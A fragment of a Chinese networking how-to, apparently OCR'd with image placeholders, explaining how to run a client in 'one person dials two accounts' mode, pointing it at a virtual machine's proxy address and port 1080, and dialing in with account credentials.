


图2

现在我们再切换出虚拟机，回到自己的电脑中，也运行“一个人拨两人的号”，运行之后选“客户”，如图4。并且在“服务器地址”中填上虚拟机的IP（我虚拟机的IP是192.168.55.117），端口也要跟虚拟机一致（默认是1080代理端口），再填帐户密码点击“拨号”就可以了。




图3




图4




图5




图6




图7

